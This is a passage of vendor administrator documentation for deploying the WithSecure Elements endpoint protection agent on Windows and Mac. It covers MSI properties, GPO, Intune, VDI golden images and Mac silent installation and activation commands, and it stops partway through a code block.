ane1-fsdiag-upload.s3.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	Remote wsdiag upload server
ac3ujg1ortm4c-ats.iot.ap-northeast-1.amazonaws.com	HTTPS	443/8883	APAC	Response servers
c3hquxgihnj763.credentials.iot.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	Response servers
ew1-famp-prd-system-transfer.s3.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	Response servers

3.2 Preinstallation recommendations

For WithSecure Elements Endpoint Detection and Response to give you the best possible Broad Context Detection content, make sure the following recommendations are applied.

Preinstallation recommendations for Windows

Windows logging

- The client collects some of its information from the operating system's security logs. Therefore, make sure that a Windows audit policy is configured to generate security log events.

Windows PowerShell

- Make sure that *PowerShell ScriptBlock logging* is not disabled. Turning the feature off limits the detection capabilities.

Preinstallation recommendations for Linux

If you are using Linux kernel version 3.16 or older, make sure that *auditd* is installed and set up correctly. Keep in mind that the default *auditd* rules can affect the sensor's performance. If your kernel is older than version 5.10 and you are using *auditd*, remove the `-a task, never` rule to avoid potential issues.

We recommend using Linux kernel 5.10 or newer for better detection and improved performance.

3.3 Deployment methods for Windows

Ways to distribute and install WithSecure Elements Endpoint Protection on Windows devices.

For a single device or a small environment, choose one of these methods:

- An administrator downloads an EXE installer or MSI package from WithSecure Elements Security Center and runs it on the device.
- An administrator invites the user by email. The user receives a link to download and install the agent.

For larger or fully automated deployments, the topics that follow describe how to install the product across many devices using Group Policy (GPO), Microsoft Configuration Manager (SCCM), Microsoft Intune, or other enterprise tools.

3.3.1 Deploy manually using an EXE file

This deployment method is suitable for small environments where users are allowed to see the subscription key.

NOTE: Users must have administrator rights on the device.

Using this deployment method, you download the installer file, install the product, and then manually enter the subscription key.

To install the product:

1. Log in to WithSecure Elements Security Center.

NOTE: Alternatively, you can download the installation file without logging in by selecting the **Downloads** link on the login page. You need to have a subscription key for the product.

2. Under **Management**, select **Downloads** on the sidebar.
   *The **Downloads** page opens.*
3. Under the product that you want to download, select **EXE**.

NOTE: The EXE file includes the subscription key.

   *The **Download installer** page opens.*
4. First select a company, then select a product with a subscription key, and then select **Download**.
   The installation file is downloaded.
5. Locate the downloaded installation file (`.exe`) and double-click it to start the installation.

   To use command-line parameters, start the installation with the command line command:

```
installer_AB12-CD34-EF56-GH78_.exe
```

TIP: To perform a silent installation (if there is no sidegrade), add the following to the installer file name: `--silent`. For example, `installer_AB12-CD34-EF56-GH78_.exe --silent`. To do this, you must have the subscription key added to the installer file name.

6. Select the language and restart options that you want to use for installation, and select **Next**.
7. Read the license agreement. To accept the agreement and to continue, click **Accept**.
8. Follow the instructions on the screen.

3.3.2 Deploy manually using an MSI file

You can install WithSecure Elements EPP for Computers and WithSecure Elements EPP for Servers offline using an MSI file.

NOTE: You can also use an MSI file for other deployment options.

To install the product:

1. Log in to WithSecure Elements Security Center.

NOTE: Alternatively, you can download the installation file without logging in by selecting the **Downloads** link on the login page. You need to have a subscription key for the product.

2. Under **Management**, select **Downloads** on the sidebar.
   *The **Downloads** page opens.*
3. Under the product that you want to download, select **MSI**.
   The installation file is downloaded.
4. Locate the downloaded installation file (`.msi`) and double-click it to start the installation.

   To use command-line parameters, start the installation with the command line command:

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=AB12-CD34-EF56-GH78 LANGUAGE=en
```

   You can set up the product by embedding properties to MSI file or by providing them in command line.

   .

NOTE: Creating a new MSI file while embedding properties to MSI file invalidates the digital signature.

MSI properties

It is possible to configure MSI installers to adapt with special needs for your environment.

Using parameters with MSI files

MSI files are customized installer packages where configurations can be embedded during the packaging. There is a special tool available for customizing those packages, but other solutions are available, too.

There are three different ways arguments can be passed to MSI files:

- Embedding arguments in a customized MSI file
- Creating a .MST (MSI transformation) file that an MSI file will reference
- Running an MSI file from the command line and passing the arguments to it, for example, as follows:

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=aaaa-bbbb-cccc-dddd-eeee LANGUAGE=en
```

For instructions on how to use the WithSecure MSI transformation tool, see Use the WithSecure MSI transformation tool on page 74.

When installing the product using an `.msi` package, you can use the following MSI properties:

PROFILE_ID	Sets the desired profile ID value. For example: `PROFILE_ID=180238`. To find your profile ID, open the profile in the profile editor. You can see the

profile ID at the top of the page (below the number of the assigned computers and the date of the last edit).

LANGUAGE

Selects the language used in the installation. The parameter "id" must be a valid language identifier in IETF-format.

The ID value can be one of the following: en, cs, da, de, el, en, es-MX, es, et, fi, fr-CA, fr, hu, it, ja, ko, nl, no, pl, pt-BR, pt, ro, ru, sl, sv, tr, zh-HK, zh-TW, zh.

If you use, for example, the installer command without the "LANGUAGE=<id>" MSI property, the product detects the language automatically based on the system settings.

For example:

```
C:\Users\<username>\Downloads>msiexec /i installer.msi
```

VOUCHER

Sets the subscription key. For example: `VOUCHER=aaaa-bbbb-cccc-dddd-eeee`

NOTE: Unlike with the EXE installer, one cannot embed a subscription key into MSI package filename.

PROXY_SERVER

All requests are sent through this proxy when products are installed. Example: `PROXY_SERVER=http://proxy.local:3128`

SIDEGRADE_SKIPLIST

To skip removing conflicting products during the installation, specify this property with the value of "*". For example: `SIDEGRADE_SKIPLIST=*`

INSTALLATION_TAGS

Specify labels to group devices in any way that you prefer. They are commonly used to provide information about the region, operating system, owner, department, workstation vs. server, or any other criteria that suit your needs.

For example, `INSTALLATION_TAGS="PSB=psb-tag1:psb-tag2:psb-tag3,RADAR=radar-tag1:radar-tag2:radar-tag3,department=accounting,role=secretary"`

UNIQUE_SIGNUP_ID=smbios

Use SMBIOS GUID as the unique identifier of this device. By default, when you reinstall the product on a device that has not been removed from Elements Security Center, a new identifier is generated. As a result, a duplicate device is created. By using this command-line parameter, you link the reinstalled product to the existing device and prevent a new entry from being created.

NOTE: If you use a new subscription key when you reinstall the product, a new device is created in Elements Security Center.

NOTE: When you uninstall the product normally, it is automatically removed from Elements Security Center. By using this command-line parameter, you prevent the devices from being automatically removed.

UNIQUE_SIGNUP_ID=adguid Use Active Directory computer object GUID as the unique identifier of this device. By default, when you reinstall the product on a device that has not been removed from Elements Security Center, a new identifier is generated. As a result, a duplicate device is created. By using this command-line parameter, you link the reinstalled product to the existing device and prevent a new entry from being created.

NOTE: If you use a new subscription key when you reinstall the product, a new device is created in Elements Security Center.

NOTE: When you uninstall the product normally, it is automatically removed from Elements Security Center. By using this command-line parameter, you prevent the devices from being automatically removed.

DISABLE_DEFENDER Use the `DISABLE_DEFENDER=1` msi property to turn off and uninstall Windows Defender on servers. Windows Servers after version 2016 have Windows Defender but not Security Center, so Windows Defender is not turned off automatically when another security software is installed. Normally, you can use GPO or another standard way to turn Defender off. If you cannot, you can use these installation options instead.

CONNECTOR_PROXY Instructs the product to use Connector to minimize the bandwidth usage while downloading the malware signature database and updates for the Software Updater. All requests are also sent through the Connector as the ultimate proxy when products are installed. Example: `CONNECTOR_PROXY=http://connector.local:80`

UPGRADE_DELAY_MINUTES Specifies the number of minutes before a self-upgrade to the latest version is allowed. This option could be useful for deployment scenarios where immediate self-upgrade is not desirable. One known scenario is deployment with Microsoft Intune. For example: `UPGRADE_DELAY_MINUTES=5`

In case of a local MSI installation, you can directly pass the needed properties to the command-line:

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=XXXX-XXXX-XXXX-XXXX-XXXX LANGUAGE=en
```

This syntax is supported also by some remote monitoring and management (RMM) software. When you remotely install via Active Directory Group Policy, you can pass the properties in an MSI Transformation file (.mst) or embed them directly into the MSI package.

3.3.3 Invite users by email

This method is suitable for cases where users install a single device without seeing the subscription key.

You can invite users through WithSecure Elements Security Center by sending them an email message that contains a link to download WithSecure Elements Agent.

To provide the users with the software that you want them to install:

1. Under **Environment**, select **Devices** on the sidebar.

*The **Devices** page is displayed.*

2. Select the ••• icon next to the *Devices* title.
   A menu is displayed.
3. From the menu, select **Add new device**.
   *The **Add new device** form is displayed.*
4. Select the product.
5. From the drop-down menu, choose the language in which you want to send the invitation.
6. Enter the email address of the recipient to whom you want to send the invitation and other, optional details.

   To send multiple invitations, under **Import from CSV file**, select **Choose file** to select a CSV file from which you want to import data. Multiple email addresses must be separated by commas.
7. Select **Send**.
   The listed recipients receive an email that contains a link to the download site and instructions for downloading and installing the product that you selected.

> **NOTE:** You can see the pending invitations by selecting **Manage device invitations** in the Device menu.

> **NOTE:** The software is customized to use the subscription key that you selected in the **Add new device** dialog.

Once the product has been installed and activated on the device, it will show in the **Devices** page and the invitation disappears from the managed devices invitations page.

3.3.4 Deploy via Active Directory GPO

This deployment method is suitable for companies that use Active Directory and want to distribute software via a group policy.

For the installation, you need the following:


- An Active Directory environment.
- All target domain members need to have a Universal CRT installed. Normally, it comes with Windows updates and is present on regularly updated systems. If the installation fails to detect it, a corresponding error message is issued to the Windows Event Log of the target system. If you need to install or repair it manually, use this link: https://aka.ms/vs/16/release/vc_redist.x86.exe.
- All target domain members need to have a .NET Framework 4.7.2 installed for all the UI features to work properly.
- A customized MSI or MST file (recommended) that is prepared according to the instructions in Use the WithSecure MSI transformation tool on page 74. Make sure that you have added at least the parameter for VOUCHER to specify your subscription key.

WithSecure Elements EPP for Computers and WithSecure Elements EPP for Servers can be installed remotely using GPO and any other similar deployment method that uses MSI package. Using this deployment method, you need to prepare a custom MSI package, an MST file with a subscription key, and other preferences. Afterward, you need to define a policy with the package and apply it to the devices.


To install the product:

1. Copy the MSI installer and the MST file (if you are using one) to the domain controller.


2. Open the Group Policy Management Console and create a new Group Policy Object that you link to the domain.
3. Navigate to **Computer Configuration** > **Policies** > **Software Settings** > **Software installation**.
4. Right-click the right pane and select **New** > **Package...**.




5. In the open file window, select `OfflineInstallerCP.msi` and then select **Open**.



6. In the **Deploy Software** window, select **Advanced** to configure the package and then select **OK**.




7. Go to the **Modifications** tab, and then select **Add...**.
8. In the open file window, select `license.mst` (the transform file from `FsMsiTool.exe` earlier), and then select **Open**. This adds the transform file path to the GPO settings.



If you prepared a `.mst`-file for specifying the product language in step 3, then add the file with a product language code to the GPO settings the same way you added the `license.mst` file.

9. Select **OK** to save the settings.



WithSecure Elements EPP for Computers is now ready for deployment via GPO.

The package is deployed after the GPO settings are refreshed on the domain computers and the computers are restarted.

3.3.5 Deploy using Microsoft Intune as a line-of-business (Windows)

This deployment method is suitable for companies that use Microsoft Intune and want to automate installations to devices.

Using this deployment method, you download the MSI installer package from WithSecure Elements Security Center or from the following link: https://download.withsecure.com/PSB/latest/ElementsAgentOfflineInstaller.msi and then configure it in Microsoft Intune.

NOTE: For information on how to deploy the Android and iOS apps with Microsoft Intune MDM, see Microsoft Intune MDM in the Elements Mobile Protection help.

To install the product via Microsoft Intune:

1. Log in to the Microsoft Intune portal.
2. Select **Apps** > **All apps** > **Add**.
   *The **Select App type** pane opens.*
3. Under **Other** app types, select **Line-of-business app** > **Select**.
   *A page opens showing the **Add App** steps.*
4. In the **Add App** page, select **Select app package file**.

5. In the **App package file** pane, select the browse icon and select the MSI installer package that you downloaded earlier.
6. Select **OK** to add the app.
7. In the **App information** page, do the following:
   a) Next to **Ignore app version**, select **Yes** to make sure that Microsoft Intune will handle automatic upgrades correctly.
   b) Enter the details, such as the Publisher (WithSecure) and the command-line arguments for your app, for example, `VOUCHER=xxxx-xxxx-xxxx-xxxx-xxxx` (insert your subscription key).

NOTE: Some of the values might be automatically filled in.

NOTE: You can find all the supported MSI properties.

NOTE: WithSecure Elements EPP Agent may be automatically upgraded right after the installation, if a newer version is available. However, this might interfere with Microsoft Intune or the Windows Autopilot deployment process. We recommend that you specify the UPGRADE_DELAY_MINUTES property to avoid this issue.

8. Select **Next** to open the **Assignments** page.
9. Assign the preferred group, users, or devices and select **Next**.
10. In the **Review and create** page, check that the values and settings for the app are correct.
11. Select **Create** to add the app to Microsoft Intune.

3.3.6 Prepare the installer package for Intune

Download the WithSecure installer and package it for deployment as a Windows app (Win32) in Microsoft Intune.

Download the EXE installer from WithSecure Elements Security Center or from the following link: https://download.withsecure.com/PSB/latest/ElementsAgentInstaller.exe.

NOTE: For information on how to deploy the Android and iOS apps with Microsoft Intune MDM, see Microsoft Intune MDM in the Elements Mobile Protection help.

To prepare the installer package for Intune:

Prepare the installer file for upload by running the following command:

```
IntuneWinAppUtil.exe -c <setup_folder> -s ElementsAgentInstaller.exe -o <output_folder>
```

It creates a package called `ElementsAgentInstaller.intunewin`.

NOTE: It is a standard step for any installer to be uploaded as a Windows app (Win32). For more details on the IntuneWinAppUtil tool, see Microsoft documentation.

The `ElementsAgentInstaller.intunewin` package is ready to upload to Microsoft Intune.

3.3.7 Add the app to Microsoft Intune

Add the WithSecure installer package to Microsoft Intune and configure it as a Windows app (Win32) for automatic deployment to devices.

You have prepared the installer package for Intune.

To add the app to Microsoft Intune:

1. Log in to the Microsoft Intune portal.
2. Select **Apps** > **All apps** > **Add**.
   *The **Select App type** pane opens.*
3. Under **Other** app types, select **Windows app (Win 32) app** > **Select**.
   *A page opens showing the **Add App** steps.*
4. In the **App package file** pane, select the browse icon and select the intunewin installer package that you created earlier.
5. Select **OK** to add the app.
6. In the **App information** page, enter the following details:
   - Name: WithSecure Elements Agent
   - Publisher: WithSecure
7. Select **Next** to open the **Program** page.
8. In the Program page, do the following:
   a) Enter the **install** command as follows:

```
ElementsAgentInstaller.exe --silent --voucher <license-keycode>
```

NOTE: You can find all the supported command-line options.

   b) Enter the **uninstall** command as follows:

```
powershell.exe -ExecutionPolicy Bypass $cmd =
[Microsoft.Win32.RegistryKey]::OpenBaseKey('LocalMachine','Registry32').OpenSubKey('SOFTWARE\F-
Secure\NS\default\OneClient').GetValue('UninstallCommand'); Start-Process -FilePath $cmd -ArgumentList
 '--silent' -Wait
```

9. Select **Next** to open the **Requirements** page.
10. In the **Requirements** page, enter the requirements that the devices must meet before WithSecure Elements Agent is installed.

NOTE: You can find the system requirements for WithSecure Elements Agent.

11. Select **Next** to open the **Detection rules** page.
12. In the **Detection rules** page, set the detection rule parameters as follows:
    - Rules format: Manually configure detection rules
    - Rule type: Registry
    - Key path: `HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\F-Secure\Monitoring`
    - Value name: Enabled
    - Detection method: Value exists
    - Associated with a 32-bit app on 64-bit clients: Yes
13. Select **Next** three times to open the **Assignments** page.

14. Assign the preferred group, users, or devices and select **Next**.
15. In the **Review and create** page, check that the values and settings for the app are correct.
16. Select **Create** to add the app to Microsoft Intune.

The app is added to Microsoft Intune.

3.3.8 Deployment in persistent mode on Virtual Desktop Infrastructure (VDI) systems

Installs the product on Citrix and VMware Horizon servers and other VDI environments using a golden image.

NOTE: Sometimes a golden image can be referred as a master image or a clone image.

For the installation, you need the following:

- The WithSecure Elements Endpoint Protection network installer file that you can download through WithSecure Elements Security Center.
- The subscription key for the target company where the image is going to be used.

The computer System Management BIOS Globally Unique Identifier (SMBIOS GUID) detects if a device is the same device that was used for the previous product installation. The solution is behind a special flag as there are a lot of cases in the world where the SMBIOS GUID of multiple computers has been the same. In an environment where SMBIOS GUID cannot be relied upon and devices are joined to an Active Directory domain, the Active Directory Computer GUID could be used instead.

Prepare a golden image

Prepares a golden image using the network installer and the SMBIOS GUID.

To prepare a golden image:

1. Under **Management**, select **Downloads** on the sidebar.
   *The **Downloads** page opens.*
2. Under WithSecure Elements Agent for Computers or WithSecure Elements Agent for Servers, select **EXE** to download the network installer file to the running golden image template.
3. Open the command prompt with administrator privileges.
4. Enter the following command in the command prompt to run the tool:

```
<tool_folder>\installer.exe --use_smbios_guid
```

5. Enter the subscription key, if you did not specified it yet.
6. Make sure that the device shows correctly in WithSecure Elements Security Center.

NOTE: The device is used only for creating and updating the golden image.

7. Wait until the product downloads and installs all latest components and databases.
8. Log out from WithSecure Elements Security Center by running the following command:

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --nokeycode
```

9. Create the golden image template.

Update a golden image

Updates a golden image with the latest product version and Windows updates.

To update a golden image:

1. Restore the golden image to a suitable server instance.
2. Log in to WithSecure Elements Security Center by running the following command:

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --keycode <subscription-key>
```

3. Right-click the WithSecure Elements Agent icon in the system tray area to open the context menu and select **Check for updates**.
4. Wait until all updates are installed.
5. If required, apply other changes to the golden image, for example, install Windows Updates.
6. Log out the image from Elements Security Center by running the following command:

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --nokeycode
```

7. Create the updated golden image template.

Deploy a server from the golden image

Instruction on how you can test deploying a server from the golden image.

To deploy a server using the golden image:

1. Restore the image to a new server.
2. Once the server has restarted and it has a network connection, make sure that you run the logout tool by running the following post-installation command:

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe"
    --keycode <subscription-key>
```

NOTE: This subscription key must be the same as you used when you installed the product for the image. We do not allow switching subscriptions with this installation method due to security reasons.

A second device (server) that uses the new SMBIOS GUID is created in WithSecure Elements Security Center.

3. To find the communication ID that the server uses, go to **Settings** > **Central Management** > **Unique ID**. The ID is not the SMBIOS GUID but the WithSecure populated ID which remains the same even when you restore the image again.

NOTE: You can also verify the SMBIOS GUI following these Microsoft instructions.

4. If the golden image was updated and you want to redeploy it to the server, repeat the above steps 1-3. *The server is re-registered to the system with the same SMBIOS GUID using the device and profile information from Elements Security Center.*

Set the profile for the restored or newly-deployed devices

The profile that is set for a golden image is never used when you restore the image.

When you restore an image for a new device for the first time, the device automatically gets the company default profile based on the profile assignment rules defined in the WithSecure Elements Security Center Profile section. You can override these settings and manually specify a profile.

NOTE: When you restore the same device with the same SMBIOS GUID again, it automatically uses the last defined profile for that device. If you set the profile manually when you add the device, it uses that profile whenever you restore the device.

1. Copy the profile ID value of the profile.
2. Override the default profile assignment in one of the following ways:
   - Enter the following command on the command line:

     ```
     "%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --profile-id <profile-id>
     ```

     NOTE: This parameter overrides any other default profile assignments.

   - Register the device to an Active Directory group before you run the `ws_oneclient_logout.exe` tool. When the device registers to the system, it uses the default profile that is assigned to the Active Directory group.
   - Set the profile manually in Elements Security Center after the new device is added.

3.4 Deployment methods for Mac devices

Ways to distribute, install, and activate WithSecure Elements Endpoint Protection for Computers (Mac).

For a single device or a small environment, choose one of these methods:

- An administrator downloads the installer from WithSecure Elements Security Center and runs it on the device.
- An administrator invites the user by email. The user receives a link to download and install the agent.

For larger or fully automated deployments, you can distribute WithSecure Elements Endpoint Protection software using the following methods:

- ssh
- MDM or another software distribution solution (for example, Munki) manually activating and configuring the product
- MDM or another software distribution solution, using a custom package to activate and configure the product
- MDM or another software distribution solution, using one package to both install and activate the product

NOTE: Apart from MDM, you can also use another software distribution solution. For instructions on importing the package, see the documentation for your third-party solution.

3.4.1 Automatic installation, activation and configuration of the product

Automatic installation, configuration, and subscription activation for WithSecure Computer Protection for Mac.

You can deploy WithSecure Computer Protection for Mac automatically so that it installs, applies its configuration, and activates its subscription without manual steps on each Mac.

Install the product automatically

Runs a silent installation of the product using the command-line interface.

macOS supports silent installation of product packages which requires no user interaction. You can install the product using the command-line interface.

To run a silent installation:

Enter the following command:

```
sudo installer -pkg /path/to/pkg -target /
```

NOTE: For more details and options, refer to man installer.

NOTE: If the distribution tool that you are using requires a `.pkg` installer, you can rename the `.mpkg` installer to `.pkg`.

Activate the subscription

Activates the product subscription.

After installing the product, you need to activate it.

NOTE: When renewing a subscription, you do not need to activate it.

There are two ways to activate it automatically without any user interaction.

- You can embed the subscription key into the product package name. The product will be activated during the installation process.
- You can active the product using the `activator` tool that is distributed with WithSecure Elements EPP for Computers (Mac) versions 17.8.32555 and newer.

To activate the subscription:

NOTE: You need to have internet access to activate the subscription.

1. To activate the product by embedding the subscription key into the product package name, do one of the following:
   - Select the subscription key while downloading product installation package from WithSecure Elements Security Center
   - Change the product package manually so that it looks as follows: `ElementsAgentInstaller[XXXX-XXXX-XXXX-XXXX-XXXX].pkg`.

NOTE: If the software management tool does not accept square brackets, you can use double underscore as an alternative solution: `ElementsAgentInstaller__XXXX-XXXX-XXXX-XXXX-XXXX__.pkg`.

The product will be activated during the installation process.

2. To activate the product using the `activator` tool, enter the following command:

```
/Library/WithSecure/bin/activator --subscription-key "<subscription key>"
```

NOTE: The `activator` tool is distributed with WithSecure Elements EPP for Computers (Mac) versions 17.8.32555 and newer.

Assign a default profile and installation tags

After installing the product, but before activating your subscription, you can assign the device a default profile and installation tags.

To assign a default profile and installation tags:

1. After you have installed the product, you can customize the default profile by entering the following command:

```
/Library/WithSecure/bin/activator --profile-id <your profile id>
```

Sets your profile ID value in the COSMOS settings to the device after you activate the subscription. For example: `--profile-id 18062053`.

NOTE: To find your profile ID, open the profile in the profile editor. The profile ID can be found in the URL, for example: `https://emea.psb.f-secure.com/#/c1234567/profiles/computer-protection/edit/1112223/generalSettings`. In this example, The first value `c1234567` is the company profile ID and the second value `1112223` is your profile ID.

2. You can assign customized installation tags by entering the following command:

```
